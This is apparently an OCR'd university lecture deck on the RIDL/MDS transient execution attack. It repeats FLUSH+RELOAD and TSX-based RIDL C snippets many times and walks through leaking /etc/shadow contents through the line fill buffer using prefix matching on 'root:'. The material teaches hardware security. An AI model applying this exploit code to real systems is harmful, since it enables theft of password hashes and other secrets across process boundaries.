Comp 590-184: Hardware Security and Side-Channels

Lecture 12: Transient Execution Defenses


February 24, 2026
Andrew Kwong

THE UNIVERSITY
of NORTH CAROLINA
at CHAPEL HILL

Agenda

- Finish off RIDL/MDS
- Talk about how to mitigate transient execution attacks

RIDL


Victim Process
Secret
Load/Store
In-Flight Data
Attacker Process
Secret
FLUSH + RELOAD Buffer
Dependent Load
Speculative Load

What does this program look like?

① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array

① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL


```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
```

Leak in-flight data from an invalid or unmapped page, also works for demand paging.

```
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



Probe Array

① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
   char *p = probe + byte * 4096;
   *(volatile char *)p;
   _xend();
}
```

Use the leaked byte as an index into our probe array.

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```


③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



RIDL is like drinking from a fire hose

You just get whatever data is in flight!



Victim Process

Secret

Load/Store

In-Flight Data

Attacker Process


Speculative Load

Dependent Load

FLUSH + RELOAD Buffer


Secret

IN-FLIGHT DATA




How do we get data in flight?

IN-FLIGHT DATA




We run an SSH client…

IN-FLIGHT DATA




... that keeps connecting to the SSH server

IN-FLIGHT DATA




The SSH server loads `/etc/shadow` through LFB

IN-FLIGHT DATA




The contents from `/etc/shadow` are in flight

LEAKING




Now that the data is in flight, we want to leak it

LEAKING



We run our RIDL program on our server…

LEAKING



...which leaks the data from the LFB

FILTERING DATA

How can we filter data?

FILTERING DATA

How can we filter data?

- We want to leak from `/etc/shadow`

FILTERING DATA

- How can we filter data?

- We want to leak from `/etc/shadow`
- First line `/etc/shadow` is for root

FILTERING DATA

- How can we filter data?

- We want to leak from `/etc/shadow`

  First line `/etc/shadow` is for root Starts

  with "`root:`"

FILTERING DATA

How can we filter data?

- We want to leak from `/etc/shadow`
- First line `/etc/shadow` is for root
- Starts with `"root:"`
- Use prefix matching:
    - **Match** ⇒ we learn a new byte
    - **No Match** ⇒ discard

FILTERING

Known Prefix

r	o	o	t	:			

FILTERING

Known Prefix

r	o	o	t	:			

h	t	t	p	s	:	/	/

FILTERING

Known Prefix

r	o	o	t	:			

No Match

h	t	t	p	s	:	/	/

FILTERING

Known Prefix


r	o	o	t	:			

No Match

h	t	t	p	s	:	/	/

r	o	o	t	:	S	p	/

FILTERING



Known Prefix

r	o	o	t	:			

No Match

h	t	t	p	s	:	/	/

Match

r	o	o	t	:	S	p	/

FILTERING

Known Prefix

r	o	o	t	:			

No Match

h	t	t	p	s	:	/	/

Match

r	o	o	t	:	S	p	/

R	E	A	D	M	E	.	T

FILTERING

Known Prefix

r	o	o	t	:			

No Match

h	t	t	p	s	:	/	/

Match

r	o	o	t	:	S	p	/

No Match

R	E	A	D	M	E	.	T

FILTERING

Known Prefix

r	o	o	t	:			

No Match

h	t	t	p	s	:	/	/

Match


r	o	o	t	:	S	p	/

No Match

R	E	A	D	M	E	.	T

r	o	o	t	:	S	p	/

FILTERING



Known Prefix

r	o	o	t	:			

No Match

h	t	t	p	s	:	/	/

Match

